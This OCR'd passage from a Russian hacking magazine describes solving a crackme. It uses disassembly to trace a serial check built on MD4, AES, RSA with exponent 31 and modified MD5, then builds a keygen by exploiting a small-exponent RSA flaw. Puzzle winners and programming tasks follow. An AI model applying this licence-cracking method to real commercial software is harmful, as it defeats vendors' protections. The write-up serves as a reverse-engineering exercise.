.text:00407DE2 81 E1 00 00 FF 00    and   ecx, 0FF0000h
.text:00407DE8 8B 7C 24 14          mov   edi, [esp+268h+conv_dword_temp_EC_AllocatedCtx3?]
.text:00407DEC 81 E2 00 FF 00 00    and   edx, 0FF00h
.text:00407DF2 8B 5C 24 0C          mov   ebx, [esp+268h+big_aes_serial]
.text:00407DF6 C1 EE 10             shr   esi, 10h
.text:00407DF9 C1 E7 10             shl   edi, 10h
.text:00407DFC 0B CE                or    ecx, esi
.text:00407DFE 0B D7                or    edx, edi
.text:00407E00 C1 E9 08             shr   ecx, 8
.text:00407E03 C1 E2 08             shl   edx, 8
.text:00407E06 0B CA                or    ecx, edx
.text:00407E08 33 D2                xor   edx, edx
.text:00407E0A 89 8C 24 B0 01 00 00 mov   [esp+268h+rotated_serial@AES], ecx
.text:00407E11 33 F6                xor   esi, esi
```

7

Вышеописанные операции повторяются еще три раза (всего их четыре), и мы получаем в стеке массив, полностью повторяющий введенный в текстовое поле серийный номер, но уже в шестнадцатеричном виде. Таким образом, все эти преобразования и развороты нужны лишь для того, чтобы сконвертировать ASCII-ввод в соответствующие данные.

Теперь мы, по-видимому, подошли к основной части, так как все, что было ранее, всего лишь

```
.text:00407353 0F B6 0C 85 90 59 58 00 movzx   ecx, ds:AES_FT1[eax*4]
.text:0040735B 0F B6 46 FF             movzx   eax, byte ptr [esi-1]
.text:0040735F 8B 0C 8D 90 4D 58 00    mov     ecx, ds:AES_RT0[ecx*4]
.text:00407366 0F B6 04 85 90 59 58 00 movzx   eax, ds:AES_FT1[eax*4]
.text:0040736E 33 0C 85 90 45 58 00    xor     ecx, dword ptr ds:AES_RT2[eax*4]
.text:00407375 0F B6 C2                movzx   eax, dl
.text:00407378 8B 56 02                mov     edx, [esi+2]
.text:0040737B 0F B6 04 85 90 59 58 00 movzx   eax, ds:AES_FT1[eax*4]
.text:00407383 33 0C 85 90 41 58 00    xor     ecx, dword ptr ds:AES_RT3[eax*4]
.text:0040738A 0F B6 06                movzx   eax, byte ptr [esi]
.text:0040738D 0F B6 04 85 90 59 58 00 movzx   eax, ds:AES_FT1[eax*4]
.text:00407395 33 0C 85 90 49 58 00    xor     ecx, ds:AES_RT1[eax*4]
.text:0040739C 8B C2                   mov     eax, edx
.text:0040739E C1 E8 18                shr     eax, 18h
.text:004073A1 89 4E FE                mov     [esi-2], ecx
.text:004073A4 0F B6 0C 85 90 59 58 00 movzx   ecx, ds:AES_FT1[eax*4]
.text:004073AC 0F B6 46 03             movzx   eax, byte ptr [esi+3]
.text:004073B0 8B 0C 8D 90 4D 58 00    mov     ecx, ds:AES_RT0[ecx*4]
.text:004073B7 0F B6 04 85 90 59 58 00 movzx   eax, ds:AES_FT1[eax*4]
.text:004073BF 33 0C 85 90 45 58 00    xor     ecx, dword ptr ds:AES_RT2[eax*4]
.text:004073C6 0F B6 46 04             movzx   eax, byte ptr [esi+4]
.text:004073CA 0F B6 04 85 90 59 58 00 movzx   eax, ds:AES_FT1[eax*4]
.text:004073D2 33 0C 85 90 49 58 00    xor     ecx, ds:AES_RT1[eax*4]
.text:004073D9 0F B6 C2                movzx   eax, dl
.text:004073DC 8B 56 06                mov     edx, [esi+6]
```
10

```
0018EC20 12    rotated_serial@AES db 12h
0018EC21 34    db  34h ; 4
0018EC22 56    db  56h ; V
0018EC23 78    db  78h ; x
0018EC24 12    rotated_dword2 db 12h
0018EC25 34    db  34h ; 4
0018EC26 56    db  56h ; V
0018EC27 78    db  78h ; x
0018EC28 12    rotated_dword3 db 12h
0018EC29 34    db  34h ; 4
0018EC2A 56    db  56h ; V
0018EC2B 78    db  78h ; x
0018EC2C 12    rotated_dword4 db 12h
0018EC2D 34    db  34h ; 4
0018EC2E 56    db  56h ; V
0018EC2F 78    db  78h ; x
```
8

```
.text:00408177                      GetEmailLen:                              ; CODE XREF: CheckValid+4D
.text:00408177 8A 01                mov     al, [ecx]
.text:00408179 41                   inc     ecx
.text:0040817A 84 C0                test    al, al
.text:0040817C 75 F9                jnz     short GetEmailLen
.text:0040817E 2B CE                sub     ecx, esi
.text:00408180 51                   push    ecx                               ; ecx == email length
.text:00408181 8D 4C 24 24          lea     ecx, [esp+26Ch+md4_ctx]
.text:00408185 E8 46 0F 00 00       call    MD4Init
.text:0040818A 8D 54 24 24          lea     edx, [esp+26Ch+md4_ctx]
.text:0040818E 8D 8C 24 C4 01 00 00 lea     ecx, [esp+26Ch+MD4ResultHash]
.text:00408195 E8 E6 0F 00 00       call    CalcMD4                           ;
.text:00408195                                                                ; gets ESI as input string
.text:00408195                                                                ;
.text:0040819A 8D 84 24 BC 00 00 00 lea     eax, [esp+26Ch+ReversedMD4Hash]
.text:004081A1 50                   push    eax
.text:004081A2 8D 8C 24 C8 01 00 00 lea     ecx, [esp+270h+MD4ResultHash]
.text:004081A9 E8 12 F1 FF FF       call    AES_SetDecryptKey
.text:004081AE 8D 84 24 C0 00 00 00 lea     eax, [esp+270h+ReversedMD4Hash]
.text:004081B5 8D 94 24 B8 01 00 00 lea     edx, [esp+270h+rotated_serial@AES]
.text:004081BC 50                   push    eax
.text:004081BD 8B CA                mov     ecx, edx
.text:004081BF E8 EC F2 FF FF       call    AES_Decrypt                       ; edx == ptr to decrypt
.text:004081BF                                                                ; eax == state?
```
9

```
.rdata:00585590 B8 6B D3 B8 14 28 3C 14+db 29h, 0B0h, 99h, 2Dh, 5Ah, 77h, 2Dh, 0Fh, 1Eh, 11h, 0Fh, 0B0h, 7Bh, 0CBh; 997
.rdata:00585590 DE A7 79 DE 5E BC E2 5E+db 0B0h, 54h, 0A8h, 0FCh, 54h, 0BBh, 6Dh, 0D6h, 0BBh, 16h, 2Ch, 3Ah, 16h; 1011
.rdata:00585990 63 63 C6 A5 7C 7C F8 84+AES_FT1 db 2 dup(63h), 0C6h, 0A5h, 2 dup(7Ch), 0F8h, 84h, 2 dup(77h), 0EEh, 99h; 0
.rdata:00585990 77 77 EE 99 7B 7B F6 8D+                  ; DATA XREF: AES_KeyExpansion+DA↑r
.rdata:00585990 F2 F2 FF 0D 6B 6B D6 BD+                  ; AES_KeyExpansion+153↑r
.rdata:00585990 6F 6F DE B1 C5 C5 91 54+                  ; AES_SetDecryptKey+93↑r
.rdata:00585990 30 30 60 50 01 01 02 03+                  ; AES_SetDecryptKey+A6↑r
.rdata:00585990 67 67 CE A9 2B 2B 56 7D+                  ; AES_SetDecryptKey+BB↑r
.rdata:00585990 FE FE E7 19 D7 D7 B5 62+                  ; AES_SetDecryptKey+CD↑r
.rdata:00585990 AB AB 4D E6 76 76 EC 9A+                  ; AES_SetDecryptKey+E4↑r
.rdata:00585990 CA CA 8F 45 82 82 1F 9D+                  ; AES_SetDecryptKey+F7↑r
.rdata:00585990 C9 C9 89 40 7D 7D FA 87+                  ; AES_SetDecryptKey+10A↑r
.rdata:00585990 FA FA EF 15 59 59 B2 EB+                  ; AES_SetDecryptKey+11F↑r
.rdata:00585990 47 47 8E C9 F0 F0 FB 0B+                  ; AES_SetDecryptKey+136↑r
.rdata:00585990 AD AD 41 EC D4 D4 B3 67+                  ; AES_SetDecryptKey+149↑r
.rdata:00585990 A2 A2 5F FD AF AF 45 EA+                  ; AES_SetDecryptKey+15C↑r
.rdata:00585990 9C 9C 23 BF A4 A4 53 F7+                  ; AES_SetDecryptKey+171↑r
.rdata:00585990 72 72 E4 96 C0 C0 9B 5B+                  ; AES_SetDecryptKey+188↑r
.rdata:00585990 B7 B7 75 C2 FD FD E1 1C+                  ; AES_SetDecryptKey+19B↑r
.rdata:00585990 93 93 3D AE 26 26 4C 6A+                  ; AES_SetDecryptKey+1AE↑r
```
11

Рис. 8. **Фрагмент памяти в отладчике, содержащий сконвертированный серийный номер**

Рис. 9. **Фрагмент кода, который отвечает за расчёт MD4 от почты и криптовку серийника с помощью AES**

Рис. 10. **Фрагмент функции AES_SetDecryptKey с проименованными указателями**

Рис. 11. **Фрагмент одного из проименованных массивов перестановок AES**

подготовка корректных входных данных. Еще раз — входные данные, к примеру, такая строка:

```
1234567890ABCDEF1234567890ABCDEF1234567890ABCDE↵
F1234567890ABCDEF
```

преобразуются в массив размером 16 байт:

```
12h, 34h, 56h, 78h. 90h, 0ABh, 0CDh, 0EFh, 12h,
34h, 56h, 78h. 90h, 0ABh, 0CDh, 0EFh
```

Чуть ниже по коду идет заполнение локальных переменных более чем известными (кто не знал — поисковики в помощь) константами: 67452301h, 0EFCDAB89h, 98BADCFEh, 10325476h. Эти константы используются для инициализации расчета хеш-суммы по алгоритмам SHA-1, MD4, MD5. SHA-1 я сразу отмел, поскольку не нашел в коде пятую константу — 0xC3D2E1F0. Так как дальше шли две функции, принимающие на вход указатель на введенный email и его длину (которая считается там же), то я не сомневался, что передо мной пара функций — MDxUpdate/MDxFinish. Не мудрствуя лукаво я нашел онлайн-калькулятор хеш-сумм, ввел там email и сравнил полученный хеш[c], со значением хеша в отладчике. Это оказался MD4.

Я аккуратно помечал все локальные переменные, поэтому мне было очевидно, что две следующие функции принимают на вход посчитанный MD4 от email'а и серийный номер. «Наверняка какой-нибудь криптографический алгоритм», — подумал я. В них я встретил гигантское количество расчетов и перестановок. Реализовывать алгоритм «в лоб», мягко говоря, неэффективно, поэтому я пошел простым путем — начал забивать в поисковиках первые байты массивов, на которые ведут указатели из этих функций. Сразу же нашелся один из массивов перестановок алгоритма AES, а в течение десяти минут я нашел и проименовал все необходимые массивы — RT0–RT3, FT0–FT3, RCON, InvSBox. Они, кстати, идут друг за другом. Наличие массива InvSBox говорит о том, что используется AES_Decrypt, а не AES_Encrypt. Я решил проверить мои предположения и накидал простенькую программку на C, которая считает MD4 от строки, а затем выполняет AES_Decrypt над преобразованным серийным номером, используя посчитанный хеш в качестве 128-битного ключа. Все совпало со значением, полученным в отладчике. Как покажет дальнейший разбор, использовать свою собственную программу для воспроизведения поведения crackme оказалось очень хорошей идеей.

Таким образом, на данный момент мы имеем:

```
md4_email = MD4(email);
decrypted_serail = AES_Decrypt
  (serial, md4_email,128);
```

А дальше началось самое интересное, на что мне пришлось потратить изрядное количество времени. Первым делом мое внимание привлек указатель на класс/структуру, который использовался во всех последующих функциях. В каждом из вызовов были процедуры, использующие, в частности, строку «Error: elliptic curve routines:» и список функций, работающих с эллиптическими кривыми, из библиотеки OpenSSL.

Я сразу же подумал: «Дело в шляпе, осталось только поизменять ход программы так, чтобы вызывался код об-

ЗАЛ СЛАВЫ: ПОБЕДИТЕЛИ ЗАДАЧ

Тру-крякеров я прославил, а что насчет решателей задач? Опубликую полный список, страна должна знать героев! Кстати, призы от «Лаборатории Касперского» получат все перечисленные гиганты мысли — кто лично, а кто и по почте. Эти парни не скрывают своих фамилий, вот они: Иннокентий Сенновский (был первым, прославлен в прошлом номере), Вячеслав Бадиков, Женя Коновалов, Антон Бояркин, Николай Савченков, Дмитрий Иванов, Денис Стражков.

```
.data:005A3000 10 0C 55 00          OPENSSL_Func_List dd offset a_ec_group_get0          ; 0
.data:005A3000                                                          ; DATA XREF: .text:00401075↑r
.data:005A3000                                                          ; .text:004010F4↑r
.data:005A3000                                                          ; sub_4013A0+4D↑r
.data:005A3000                                                          ; mirvar+8C↑r
.data:005A3000                                                          ; mirvar+104↑r
.data:005A3000                                                          ; sub_401FF0+283↑r
.data:005A3000                                                          ; sub_401FF0+301↑r
.data:005A3000                                                          ; "_EC_GROUP_get0_generator"
.data:005A3004 29 0C 55 00          dd offset a_ec_group_get_           ; "_EC_GROUP_get_order"
.data:005A3008 3D 0C 55 00          dd offset a_ec_group_ge_0           ; "_EC_GROUP_get_cofactor"
.data:005A300C 54 0C 55 00          dd offset a_ec_group_set_           ; "_EC_GROUP_set_curve_name"
.data:005A3010 6D 0C 55 00          dd offset a_ec_group_ge_1           ; "_EC_GROUP_get_curve_name"
.data:005A3014 86 0C 55 00          dd offset a_ec_group_se_0           ; "_EC_GROUP_set_asn1_flag"
.data:005A3018 9E 0C 55 00          dd offset a_ec_group_ge_2           ; "_EC_GROUP_get_asn1_flag"
.data:005A301C B6 0C 55 00          dd offset a_ec_group_se_1           ; "_EC_GROUP_set_point_conversion
.data:005A3020 DA 0C 55 00          dd offset a_ec_group_ge_3           ; "_EC_GROUP_get_point_conversion
.data:005A3024 FE 0C 55 00          dd offset a_ec_group_se_2           ; "_EC_GROUP_set_seed"
.data:005A3028 11 0D 55 00          dd offset a_ec_group_ge_4           ; "_EC_GROUP_get0_seed"
.data:005A302C 25 0D 55 00          dd offset a_ec_group_ge_5           ; "_EC_GROUP_get_seed_len"
.data:005A3030 3C 0D 55 00          dd offset a_ec_group_se_3           ; "_EC_GROUP_set_curve_GFp"
.data:005A3034 54 0D 55 00          dd offset a_ec_group_ge_6           ; "_EC_GROUP_get_curve_GFp"
.data:005A3038 6C 0D 55 00          dd offset a_ec_group_se_4           ; "_EC_GROUP_set_curve_GF2m"
```
12

работчика ошибок». Это дало бы мне возможность узнать имена всех вызываемых функций, использующих этот класс. Но моя идея не сработала — первые четыре функции, принимающие на вход один параметр и выделяющие память, «соответствовали» каким-то нереальным вычислениям с эллиптическими кривыми. На какое-то время я решил оставить этот способ и посмотреть код, расположенный ниже. Несмотря на то что я не знал точных имен функций, мне удалось выяснить, что в выделенную память копируется зашифрованный серийник и массив в 512 байт. А чуть дальше мелькают константы 31 и 65537. Это сразу же навело на мысль об RSA, так как 31 и 65537 — простые числа, используемые в качестве экспоненты при RSA-преобразованиях. А 512-байтный массив может использоваться в качестве модуля, то есть это может быть RSA-4096, но ничего, что бы указывало на операции с эллиптическими кривыми. Я вернулся к анализу библиотеки OpenSSL — прошерстил все заголовочные файлы и исходники, но не нашел ни структур, подходящих под те, что возвращаются под отладчиком, ни подходящего обработчика ошибок — обнаруживалось достаточное количество нестыковок, ни вездесущего класса или структуры, который бы встречался в каждой функции. Тогда я полез в инициализацию этого класса (легко ищется по ссылкам) и там ожидаемо обнаружил выделение необходимого объема памяти и заполнение его элементов. Я начал искать константы в интернете, и с одной из них мне повезло — 1379BDF1 обнаружилась в файле MIRACL/source/mcore.c библиотеки MIRACL. Все встало на свои места за пару десятков минут — я проставил имена используемых функций и восстановил логику большей части кода.

Рис. 12. **Фрагмент распакованного крякми, содержащий названия библиотек из OpenSSL**

Рис. 13. **Фрагмент инициализации miracl**

Если опустить не самую интересную часть кода (а то статья станет слишком скучной и большой), все сводится к операции RSA-шифрования:

```
C = serial@AESE mod N
```

где serial@AES — наш введенный серийник, дешифрованный AES'ом, E — экспонента, равная 31, а N — модуль, который жестко забит в крякми. А затем реализован следующий цикл:

```
for (int i=0; i<170; i++)
{
    md5_c = md5[1](C + i*3, 3);[f]
    If (cmp(md5_c, md5_array + i*3, 3))
    break;
}
```

Да, тут используется измененный автором крякми алгоритм MD5; так что тебе необходимо потратить немного времени на его разбор, если хочется восстановить оригинальный алгоритм. Здесь md5_array — массив из ста семидесяти MD5 хеш-сумм, жестко забитых в файле.

Другими словами, полученный после RSA 512-байтовый массив сравнивается по три байта с заданным массивом хешей. В случае же успешной проверки реверсеру выдается MessageBox с поздравлением и выводится сообщение Serial is valid.

Очевидно, что вначале необходимо восстановить корректное значение C, а потом serial@AES и необходимый серийник. Схематично это выглядит следующим образом:

```
email – MD4 -> email@md4;
serial -> AES_Decrypt(email@md4) -> serial@AES;
C = RSA(serial_AES);
md5_C = MD5(C);
```

Если будет корректный serial@AES, то с помощью AES_Encrypt (обратная операция) получится соответствующий серийный номер. Иными словами, получится сделать кейген — для любого введенного email'а можно сгенерить валидный серийник.

Восстановить массив C, зная массив результирующих хешей, не составило труда. Я просто реализовал перебор

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

INFO

Любопытный читатель (Слава, это же «Хакер», у нас все читатели любопытные :). – Прим. ред.) может без труда «распотрошить» файл с помощью функции просмотра строк в Hiew и анализа ресурсов при помощи PE Insider (бывший CFF Explorer).

ПРИЗ ОТ EMBARCADERO

Правильные решения задач шли на Fedor Usakov (usakov@bcom.ru). Приз — ключ для Appmethod — среды разработки для Windows, OS X, iOS, Android, с помощью FireMonkey.

28 * 3 * 170 вариантов. Это заняло на моем домашнем компьютере около пяти минут, и я получил необходимый массив C, но без двух последних байт. Осталось самое непонятное — как восстановить serial@AES из уравнения C = serial@AESE mod N, имея на руках все остальные переменные? Для этого надо знать обратную экспоненту d, тогда получится решить уравнение

```
serial@AES = Cd mod N;
```

К сожалению, именно сложность получения d и определяет всю криптостойкость RSA4096. Чтобы в лоб посчитать d, необходимо решить уравнение

```
d = e-1 mod (ϕ(n)),
```

где ϕ(n) — функция Эйлера, возвращающая количество натуральных чисел, являющихся взаимно простыми с n. Именно трудоемкость вычисления функции Эйлера ставит в тупик современные компьютеры. Я попробовал факторизовать (так называется вычисление функции Эйлера) имеющийся модуль N, но за пару часов ничего не вышло, так что я начал искать другие решения. Атака Винера также не принесла результатов.

Меня не покидала мысль, что путь к решению кроется в полученном значении C. Этот массив начинается с 18 нулей, что несколько необычно — вряд ли случайное число было бы таким. Тогда я сравнил числа serial@AESE и N. Бинго! Первое число оказалось меньше, а это означает, что модуль вообще не участвует в операции RSA-шифрования.

Действительно, возьмем простой пример: 5 mod 7 = 5; другим словами, пять поделить на семь получится ноль целых и пять в остатке. Иначе говоря, вся сложность RSA улетучилась. Осталось решить из упрощенного первого уравнения получить serial@AES:

```
.text:004021A1 C7 86 9C 00 00 00 55 55+mov     dword ptr [esi+9Ch], 55555555h
.text:004021AB C7 00 78 56 34 12       mov     dword ptr [eax], 12345678h
.text:004021B1 BF 07 00 00 00          mov     edi, 7
.text:004021B6 EB 08                   jmp     short loc_4021C0
.text:004021B6                         ; ---------------------------------------
.text:004021B8 8D A4 24 00 00 00 00 90 align 10h
.text:004021C0
.text:004021C0                         loc_4021C0:                              ;
.text:004021C0                                                                  ;
.text:004021C0 8B 10                   mov     edx, [eax]
.text:004021C2 8B 48 FC                mov     ecx, [eax-4]
.text:004021C5 8D 8C 11 F1 BD 79 13    lea     ecx, [ecx+edx+1379BDF1h]
.text:004021CC 8D 94 11 F1 BD 79 13    lea     edx, [ecx+edx+1379BDF1h]
.text:004021D3 89 48 04                mov     [eax+4], ecx
.text:004021D6 8D 8C 0A F1 BD 79 13    lea     ecx, [edx+ecx+1379BDF1h]
.text:004021DD 89 50 08                mov     [eax+8], edx
.text:004021E0 8D 94 11 F1 BD 79 13    lea     edx, [ecx+edx+1379BDF1h]
.text:004021E7 89 50 10                mov     [eax+10h], edx
.text:004021EA 8D 94 0A F1 BD 79 13    lea     edx, [edx+ecx+1379BDF1h]
.text:004021F1 89 48 0C                mov     [eax+0Ch], ecx
.text:004021F4 89 50 14                mov     [eax+14h], edx
.text:004021F7 83 C0 14                add     eax, 14h
.text:004021FA 2B FD                   sub     edi, ebp
```

13

ЧИТАТЕЛИ, ШЛИТЕ НАМ СВОИ РЕШЕНИЯ!

Правильные ответы присылай или мне, или на адрес представителя компании, который может быть указан в статье (в этом номере — shishkov@bcom.ru). Поэтому тебе придется не только решить задачку, но и дочитать статью до конца. Не шутка — шесть страниц чистого текста!



INFO

Ты можешь проделать то же самое. Чтобы узнать номер функции, следует понять, как работает макрос MR_IN в исходниках библиотеки MIRACL.

```
C = serial@AESE;
```

Для этого я за пару минут написал алгоритм, который в цикле перебирает 216 вариантов (надесь, ты не забыл про последние два байта, которые восстановить не удалось?) и для каждого из них берет корень 31-й степени. Если корень берется точно, это означает, что получено искомое число. Буквально через пару секунд я получил нужное значение serial@AES и по цепочке, описанной выше, раскрутил все до серийника, который надо ввести в текстовое поле для прохождения проверки.

Я сам такого не ожидал, но, к моему удивлению, все получилось! Я надеюсь, что каждый читатель нашего журнала обязательно использует эту статью как руководство к действию и попробует самостоятельно добиться аналогичного результата.

НОВЫЕ ЗАДАЧИ: ОТ КОМПАНИИ EMBARCADERO

Решения реализуются на RAD Studio XE6 (Delphi, C++ Builder), Appmethod.

ЗАДАЧА 1

Дана строка «Hello, Embarcadero». Не обращая внимания на производительность, написать как можно больше вариантов, как поменять символы местами в обратном порядке. Варианты могут отличаться лишь синтаксисом. Можно использовать библиотечные функции работы со строками, но должны быть варианты и без них.

ЗАДАЧА 2

Заданы три точки с координатами x1, y1, z1, x2, y2, z2, x3, y3, z3. Определить, попадает ли точка с координатами x, y, z в заданную плоскость треугольника, образованного исходными точками.

ЗАДАЧА 3

Проверить, является ли целое число «счастливым билетом». Если число имеет нечетную длину, то центральную цифру можно отбросить. На примере шестизначного номера счастливым считается билет, у которого сумма первых трех цифр совпадает с суммой трех последних.

ЗАДАЧА 4

Создать калькулятор, умеющий работать со скобками. Реализовать, используя возможности языка. Можно предложить несколько вариантов реализации.


ЗАДАЧА 5

Показать на примере применимость 'Attributes (RTTI)'. Пример может быть любой, где можно увидеть полезность и эффективность использования атрибутов.

ЗАДАЧА 6

Найти подстроку максимальной длины в файле, которая встречается максимальное количество раз. В случае наличия сразу нескольких вариантов ответов выдать все.

Файл может быть больше 2 Гб.


ПОВЕЛЕВАЙ ОБЛАКАМИ!

